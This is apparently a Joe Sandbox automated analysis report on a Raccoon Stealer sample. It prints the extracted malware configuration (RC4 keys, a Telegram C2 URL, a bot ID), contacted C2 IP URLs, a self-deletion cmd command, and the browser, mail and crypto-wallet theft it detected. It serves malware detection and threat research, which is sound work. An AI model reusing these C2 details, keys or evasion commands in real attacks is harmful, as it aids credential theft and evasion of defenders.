

JOeSandbox Cloud BASIC



**ID:** 491928

**Sample Name:**

AqlmImmeey.exe

**Cookbook:** default.jbs

**Time:** 07:37:28

**Date:** 28/09/2021

**Version:** 33.0.0 White Diamond

## Table of Contents

|                                                           |    |
|-----------------------------------------------------------|----|
| Table of Contents                                         | 2  |
| Windows Analysis Report AqlmImmeey.exe                    | 4  |
| Overview                                                  | 4  |
| General Information                                       | 4  |
| Detection                                                 | 4  |
| Signatures                                                | 4  |
| Classification                                            | 4  |
| Process Tree                                              | 4  |
| Malware Configuration                                     | 4  |
| Threatname: Raccoon Stealer                               | 4  |
| Yara Overview                                             | 4  |
| Memory Dumps                                              | 4  |
| Unpacked PEs                                              | 5  |
| Sigma Overview                                            | 5  |
| Jbx Signature Overview                                    | 5  |
| AV Detection:                                             | 5  |
| Compliance:                                               | 5  |
| Networking:                                               | 5  |
| E-Banking Fraud:                                          | 5  |
| Data Obfuscation:                                         | 5  |
| Hooking and other Techniques for Hiding and Protection:   | 5  |
| Stealing of Sensitive Information:                        | 6  |
| Remote Access Functionality:                              | 6  |
| Mitre Att&ck Matrix                                       | 6  |
| Behavior Graph                                            | 6  |
| Screenshots                                               | 7  |
| Thumbnails                                                | 7  |
| Antivirus, Machine Learning and Genetic Malware Detection | 8  |
| Initial Sample                                            | 8  |
| Dropped Files                                             | 8  |
| Unpacked PE Files                                         | 9  |
| Domains                                                   | 9  |
| URLs                                                      | 9  |
| Domains and IPs                                           | 9  |
| Contacted Domains                                         | 9  |
| Contacted URLs                                            | 10 |
| URLs from Memory and Binaries                             | 10 |
| Contacted IPs                                             | 10 |
| Public                                                    | 10 |
| General Information                                       | 10 |
| Simulations                                               | 11 |
| Behavior and APIs                                         | 11 |
| Joe Sandbox View / Context                                | 11 |
| IPs                                                       | 11 |
| Domains                                                   | 11 |
| ASN                                                       | 11 |
| JA3 Fingerprints                                          | 12 |
| Dropped Files                                             | 12 |
| Created / dropped Files                                   | 13 |
| Static File Info                                          | 33 |
| General                                                   | 33 |
| File Icon                                                 | 34 |
| Static PE Info                                            | 34 |
| General                                                   | 34 |
| Entrypoint Preview                                        | 34 |
| Rich Headers                                              | 34 |
| Data Directories                                          | 34 |
| Sections                                                  | 34 |
| Resources                                                 | 34 |
| Imports                                                   | 34 |
| Version Infos                                             | 34 |
| Possible Origin                                           | 34 |
| Network Behavior                                          | 35 |
| Snort IDS Alerts                                          | 35 |
| Network Port Distribution                                 | 35 |
| TCP Packets                                               | 35 |
| UDP Packets                                               | 35 |
| DNS Queries                                               | 35 |
| DNS Answers                                               | 35 |
| HTTP Request Dependency Graph                             | 35 |
| HTTP Packets                                              | 35 |
| HTTPS Proxied Packets                                     | 38 |
| Code Manipulations                                        | 38 |
| Statistics                                                | 38 |

|                                                             |    |
|-------------------------------------------------------------|----|
| Behavior                                                    | 38 |
| System Behavior                                             | 38 |
| Analysis Process: AqlmImmeey.exe PID: 5164 Parent PID: 5248 | 39 |
| General                                                     | 39 |
| File Activities                                             | 39 |
| File Created                                                | 39 |
| File Deleted                                                | 39 |
| File Written                                                | 39 |
| File Read                                                   | 39 |
| Analysis Process: cmd.exe PID: 1700 Parent PID: 5164        | 39 |
| General                                                     | 39 |
| File Activities                                             | 39 |
| Analysis Process: conhost.exe PID: 4680 Parent PID: 1700    | 39 |
| General                                                     | 39 |
| Analysis Process: timeout.exe PID: 3528 Parent PID: 1700    | 40 |
| General                                                     | 40 |
| File Activities                                             | 40 |
| File Written                                                | 40 |
| Disassembly                                                 | 40 |
| Code Analysis                                               | 40 |

# Windows Analysis Report AqlmImmeey.exe


## Overview

## General Information

|              |                    |
|--------------|--------------------|
| Sample Name: | AqlmImmeey.exe     |
| Analysis ID: | 491928             |
| MD5:         | c1258ce5cdc59b...  |
| SHA1:        | 7097454adeef597.   |
| SHA256:      | 51883d0e9ac65b..   |
| Tags:        | exe RaccoonStealer |
| Infos:       |                    |

Most interesting Screenshot:


## Detection



## Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e...)
- Multi AV Scanner detection for subm...
- Detected unpacking (overwrites its o...
- Yara detected Raccoon Stealer
- Detected unpacking (changes PE se...
- Machine Learning detection for samp...
- Self deletion via cmd delete
- C2 URLs / IPs found in malware con...
- Found many strings related to Crypt...
- Tries to steal Mail credentials (via fil...
- Tries to harvest and steal browser in...

## Classification



## Process Tree

- System is w10x64
-  **AqlmImmeey.exe** (PID: 5164 cmdline: 'C:\Users\user\Desktop\AqlmImmeey.exe' MD5: C1258CE5CDC59BE3CF83F8DE7A42E899)
    -  **cmd.exe** (PID: 1700 cmdline: cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q 'C:\Users\user\Desktop\AqlmImmeey.exe' MD5: F3BDBE3BB67F34E357235F4D5898582D)
      -  **conhost.exe** (PID: 4680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      -  **timeout.exe** (PID: 3528 cmdline: timeout /T 10 /NOBREAK MD5: 121A4EAE60A7AF6F5DFA82F7BB95659)
  - **cleanup**

## Malware Configuration

## Threatname: Raccoon Stealer

```
{
  "RC4_key2": "25ef3d2ceb7c85368a843a6d0ff8291d",
  "C2_url": "https://t.me/agrybirdsgamerept",
  "Bot_ID": "5ff0ccb2bc00dc52d1ad09949e9c7663bc9ca4d4",
  "RC4_key1": "$Z2s'ten||@bE9vzR"
}
```

## Yara Overview

## Memory Dumps

| Source                                                             | Rule                | Description                   | Author       | Strings |
|--------------------------------------------------------------------|---------------------|-------------------------------|--------------|---------|
| 00000000.00000002.271763487.00000000030C0000.0000040.00000001.sdmf | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 00000000.00000002.271146148.000000000400000.0000040.00020000.sdmf  | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 00000000.00000003.250736320.0000000003150000.0000004.00000001.sdmf | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| Process Memory Space: AqlmImmeey.exe PID: 5164                     | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |

## Unpacked PEs

| Source                                  | Rule                | Description                   | Author       | Strings |
|-----------------------------------------|---------------------|-------------------------------|--------------|---------|
| 0.2.AqlmImmeey.exe.30c0e50.1.raw.unpack | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 0.2.AqlmImmeey.exe.400000.0.raw.unpack  | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 0.3.AqlmImmeey.exe.3150000.0.unpack     | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 0.3.AqlmImmeey.exe.3150000.0.raw.unpack | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |
| 0.2.AqlmImmeey.exe.30c0e50.1.unpack     | JoeSecurity_Raccoon | Yara detected Raccoon Stealer | Joe Security |         |

Click to see the 1 entries

## Sigma Overview

No Sigma rule has matched

## Jbx Signature Overview

 Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Raccoon Stealer

Machine Learning detection for sample

### Compliance:



Detected unpacking (overwrites its own PE header)

### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

### E-Banking Fraud:



Yara detected Raccoon Stealer

### Data Obfuscation:



Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

### Hooking and other Techniques for Hiding and Protection:



Self deletion via cmd delete

## Stealing of Sensitive Information:



### Yara detected Raccoon Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality:




### Yara detected Raccoon Stealer

## Mitre Att&ck Matrix

| Initial Access                      | Execution                         | Persistence                          | Privilege Escalation   | Defense Evasion                           | Credential Access           | Discovery                        | Lateral Movement                   | Collection               | Exfiltration                                           | Command and Control              | Network Effects                          |
|-------------------------------------|-----------------------------------|--------------------------------------|------------------------|-------------------------------------------|-----------------------------|----------------------------------|------------------------------------|--------------------------|--------------------------------------------------------|----------------------------------|------------------------------------------|
| Valid Accounts                      | Native API 1                      | Application Shimming 1               | Application Shimming 1 | Deobfuscate/Decode Files or Information 1 | OS Credential Dumping 1     | System Time Discovery 2          | Remote Services                    | Archive Collected Data 1 | Exfiltration Over Other Network Medium                 | Ingress Tool Transfer 1 2        | Eavesdrop Insecure Network Communication |
| Default Accounts                    | Scheduled Task/Job                | Boot or Logon Initialization Scripts | Process Injection 1 1  | Obfuscated Files or Information 2         | Input Capture 1             | Account Discovery 1              | Remote Desktop Protocol            | Data from Local System 2 | Exfiltration Over Bluetooth                            | Encrypted Channel 2 1            | Exploit SS: Redirect PI Calls/SMS        |
| Domain Accounts                     | At (Linux)                        | Logon Script (Windows)               | Logon Script (Windows) | Software Packing 2                        | Security Account Manager    | File and Directory Discovery 2   | SMB/Windows Admin Shares           | Email Collection 1       | Automated Exfiltration                                 | Non-Application Layer Protocol 4 | Exploit SS: Track Device Location        |
| Local Accounts                      | At (Windows)                      | Logon Script (Mac)                   | Logon Script (Mac)     | Timestamp 1                               | NTDS                        | System Information Discovery 2 6 | Distributed Component Object Model | Input Capture 1          | Scheduled Transfer                                     | Application Layer Protocol 1 1 5 | SIM Card Swap                            |
| Cloud Accounts                      | Cron                              | Network Logon Script                 | Network Logon Script   | File Deletion 1                           | LSA Secrets                 | Security Software Discovery 1 1  | SSH                                | Keylogging               | Data Transfer Size Limits                              | Fallback Channels                | Manipulate Device Communication          |
| Replication Through Removable Media | Launchd                           | Rc.common                            | Rc.common              | Masquerading 1                            | Cached Domain Credentials   | Virtualization/Sandbox Evasion 1 | VNC                                | GUI Input Capture        | Exfiltration Over C2 Channel                           | Multiband Communication          | Jamming or Denial of Service             |
| External Remote Services            | Scheduled Task                    | Startup Items                        | Startup Items          | Virtualization/Sandbox Evasion 1          | DCSync                      | Process Discovery 1              | Windows Remote Management          | Web Portal Capture       | Exfiltration Over Alternative Protocol                 | Commonly Used Port               | Rogue Wi-Fi Access Point                 |
| Drive-by Compromise                 | Command and Scripting Interpreter | Scheduled Task/Job                   | Scheduled Task/Job     | Process Injection 1 1                     | Proc Filesystem             | System Owner/User Discovery 1    | Shared Webroot                     | Credential API Hooking   | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol       | Downgrade Insecure Protocols             |
| Exploit Public-Facing Application   | PowerShell                        | At (Linux)                           | At (Linux)             | Masquerading                              | /etc/passwd and /etc/shadow | Remote System Discovery 1        | Software Deployment Tools          | Data Staged              | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols                    | Rogue Cell Base Station                  |

## Behavior Graph





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source         | Detection | Scanner        | Label              | Link                   |
|----------------|-----------|----------------|--------------------|------------------------|
| AqlmImmeey.exe | 49%       | Virustotal     |                    | <a href="#">Browse</a> |
| AqlmImmeey.exe | 40%       | ReversingLabs  | Win32.Trojan.Ulise |                        |
| AqlmImmeey.exe | 100%      | Joe Sandbox ML |                    |                        |

### Dropped Files

| Source                                                                       | Detection | Scanner       | Label | Link                   |
|------------------------------------------------------------------------------|-----------|---------------|-------|------------------------|
| C:\Users\user\AppData\LocalLow\sqlite3.dll                                   | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\sqlite3.dll                                   | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\AccessibleHandler.dll           | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\AccessibleHandler.dll           | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\AccessibleMarshal.dll           | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\AccessibleMarshal.dll           | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\A2Marshal.dll                   | 3%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\A2Marshal.dll                   | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\MapiProxy.dll                   | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\MapiProxy.dll                   | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\MapiProxy_InUse.dll             | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\MapiProxy_InUse.dll             | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\api-ms-win-core-file-l1-2-0.dll | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\luS0wV5wY9qH3\api-ms-win-core-file-l1-2-0.dll | 0%        | ReversingLabs |       |                        |

| Source                                                                            | Detection | Scanner       | Label | Link                   |
|-----------------------------------------------------------------------------------|-----------|---------------|-------|------------------------|
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-file-l2-1-0.dll   | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-file-l2-1-0.dll   | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-handle-l1-1-0.dll | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-handle-l1-1-0.dll | 0%        | ReversingLabs |       |                        |
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-heap-l1-1-0.dll   | 0%        | Metadefender  |       | <a href="#">Browse</a> |
| C:\Users\user\AppData\LocalLow\user\S0wV5wY9qH3\api-ms-win-core-heap-l1-1-0.dll   | 0%        | ReversingLabs |       |                        |

### Unpacked PE Files

| Source                            | Detection | Scanner | Label             | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 0.2.AqlmImeey.exe.400000.0.unpack | 100%      | Avira   | HEUR/AGEN.1139893 |      | <a href="#">Download File</a> |

### Domains

No Antivirus matches

### URLs

| Source                                                                                                                                                                                                                    | Detection | Scanner         | Label | Link                   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------------------------|
| <a href="http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0">http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0</a>                                                                       | 0%        | URL Reputation  | safe  |                        |
| <a href="http://fedir.comsign.co.il/crl/ComSignCA.crl0">http://fedir.comsign.co.il/crl/ComSignCA.crl0</a>                                                                                                                 | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150:80/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aaegdcn colp">http://185.138.164.150:80/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aaegdcn colp</a> | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://crl.chambersign.org/chambersroot.crl0">http://crl.chambersign.org/chambersroot.crl0</a>                                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://https://repository.luxtrust.lu0">http://https://repository.luxtrust.lu0</a>                                                                                                                               | 0%        | URL Reputation  | safe  |                        |
| <a href="http://cps.chambersign.org/cps/chambersroot.html0">http://cps.chambersign.org/cps/chambersroot.html0</a>                                                                                                         | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.mozilla.com0">http://www.mozilla.com0</a>                                                                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.chambersign.org1">http://www.chambersign.org1</a>                                                                                                                                                     | 0%        | URL Reputation  | safe  |                        |
| <a href="http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0">http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0</a>                                                                                         | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.diginotar.nl/cps/pkioverheid0">http://www.diginotar.nl/cps/pkioverheid0</a>                                                                                                                           | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae78">http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae78</a>                     | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://crl.securetrust.com/SGCA.crl0">http://crl.securetrust.com/SGCA.crl0</a>                                                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://crl.securetrust.com/STCA.crl0">http://crl.securetrust.com/STCA.crl0</a>                                                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl">http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl</a>                                                                                                 | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.certplus.com/CRL/class2.crl0">http://www.certplus.com/CRL/class2.crl0</a>                                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://https://ocsp.quovadisoffshore.com0">http://https://ocsp.quovadisoffshore.com0</a>                                                                                                                         | 0%        | URL Reputation  | safe  |                        |
| <a href="http://cps.chambersign.org/cps/chambersignroot.html0">http://cps.chambersign.org/cps/chambersignroot.html0</a>                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://policy.camerfirma.com0">http://policy.camerfirma.com0</a>                                                                                                                                                 | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150/M">http://185.138.164.150/M</a>                                                                                                                                                           | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://185.138.164.150:80/779676D92903688rome">http://185.138.164.150:80/779676D92903688rome</a>                                                                                                                 | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://ocsp.accv.es0">http://ocsp.accv.es0</a>                                                                                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://ocsp.thawte.com0">http://ocsp.thawte.com0</a>                                                                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae7w">http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae7w</a>                     | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://www.catcert.net/verarrel">http://https://www.catcert.net/verarrel</a>                                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://crl.chambersign.org/chambersignroot.crl0">http://crl.chambersign.org/chambersignroot.crl0</a>                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://crl.xrampsecurity.com/XGCA.crl0">http://crl.xrampsecurity.com/XGCA.crl0</a>                                                                                                                               | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150/">http://185.138.164.150/</a>                                                                                                                                                             | 0%        | Virustotal      |       | <a href="#">Browse</a> |
| <a href="http://185.138.164.150/">http://185.138.164.150/</a>                                                                                                                                                             | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/9801dace6a5ab5b92aa19fd0ea4e73710d7a6a98">http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/9801dace6a5ab5b92aa19fd0ea4e73710d7a6a98</a>                         | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://https://www.catcert.net/verarrel05">http://https://www.catcert.net/verarrel05</a>                                                                                                                         | 0%        | URL Reputation  | safe  |                        |
| <a href="http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae">http://185.138.164.150/II/f/GpHpKnbB3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aae</a>                         | 0%        | Avira URL Cloud | safe  |                        |
| <a href="http://www.quovadis.bm0">http://www.quovadis.bm0</a>                                                                                                                                                             | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.accv.es00">http://www.accv.es00</a>                                                                                                                                                                   | 0%        | URL Reputation  | safe  |                        |
| <a href="http://www.pkioverheid.nl/policies/root-policy-G20">http://www.pkioverheid.nl/policies/root-policy-G20</a>                                                                                                       | 0%        | URL Reputation  | safe  |                        |

### Domains and IPs

### Contacted Domains

| Name | IP             | Active | Malicious | Antivirus Detection | Reputation |
|------|----------------|--------|-----------|---------------------|------------|
| t.me | 149.154.167.99 | true   | false     |                     | high       |

## Contacted URLs

| Name                                                                                   | Malicious | Antivirus Detection                                                                                                     | Reputation |
|----------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------------------------------------------------------|------------|
| http://185.138.164.150/                                                                | true      | <ul style="list-style-type: none"> <li>0%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://185.138.164.150//f/GpHpKnb3dP17SpzaKnS/9801dace6a5ab5b92aa19fd0ea4e73710d7a6a98 | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                 | unknown    |
| http://https://t.me/agrybirdsgamerept                                                  | false     |                                                                                                                         | high       |
| http://185.138.164.150//f/GpHpKnb3dP17SpzaKnS/405431785963a051c32213179fa2e9bea8d07aee | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                 | unknown    |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP              | Domain  | Country        | Flag                                                                              | ASN   | ASN Name           | Malicious |
|-----------------|---------|----------------|-----------------------------------------------------------------------------------|-------|--------------------|-----------|
| 185.138.164.150 | unknown | Germany        |  | 50451 | DEPTELECOMNSO-ASRU | true      |
| 149.154.167.99  | t.me    | United Kingdom |  | 62041 | TELEGRAMRU         | false     |

## General Information

|                                                    |                                                                                                                                                                |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 33.0.0 White Diamond                                                                                                                                           |
| Analysis ID:                                       | 491928                                                                                                                                                         |
| Start date:                                        | 28.09.2021                                                                                                                                                     |
| Start time:                                        | 07:37:28                                                                                                                                                       |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                     |
| Overall analysis duration:                         | 0h 9m 25s                                                                                                                                                      |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                          |
| Report type:                                       | light                                                                                                                                                          |
| Sample file name:                                  | AqlmImmeey.exe                                                                                                                                                 |
| Cookbook file name:                                | default.jbs                                                                                                                                                    |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                            |
| Number of analysed new started processes analysed: | 23                                                                                                                                                             |
| Number of new started drivers analysed:            | 0                                                                                                                                                              |
| Number of existing processes analysed:             | 0                                                                                                                                                              |
| Number of existing drivers analysed:               | 0                                                                                                                                                              |
| Number of injected processes analysed:             | 0                                                                                                                                                              |
| Technologies:                                      | <ul style="list-style-type: none"> <li>HCA enabled</li> <li>EGA enabled</li> <li>HDC enabled</li> <li>AMSI enabled</li> </ul>                                  |
| Analysis Mode:                                     | default                                                                                                                                                        |
| Analysis stop reason:                              | Timeout                                                                                                                                                        |
| Detection:                                         | MAL                                                                                                                                                            |
| Classification:                                    | mal100.troj.spyw.evad.winEXE@6/67@1/2                                                                                                                          |
| EGA Information:                                   | Failed                                                                                                                                                         |
| HDC Information:                                   | Failed                                                                                                                                                         |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>Successful, ratio: 99%</li> <li>Number of executed functions: 0</li> <li>Number of non-executed functions: 0</li> </ul> |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>Adjust boot time</li> <li>Enable AMSI</li> <li>Found application associated with file extension: .exe</li> </ul>        |
| Warnings:                                          | Show All                                                                                                                                                       |

# Simulations

## Behavior and APIs

| Time     | Type            | Description                                        |
|----------|-----------------|----------------------------------------------------|
| 07:38:31 | API Interceptor | 5x Sleep call for process: AqlmImmeey.exe modified |

## Joe Sandbox View / Context

### IPs

| Match           | Associated Sample Name / URL                     | SHA 256                  | Detection | Link                   | Context                                                                             |
|-----------------|--------------------------------------------------|--------------------------|-----------|------------------------|-------------------------------------------------------------------------------------|
| 185.138.164.150 | 6lGJNtdKHt.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
|                 | nGiDZ9ZC2d.exe                                   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>185.138.164.150/</li></ul>                    |
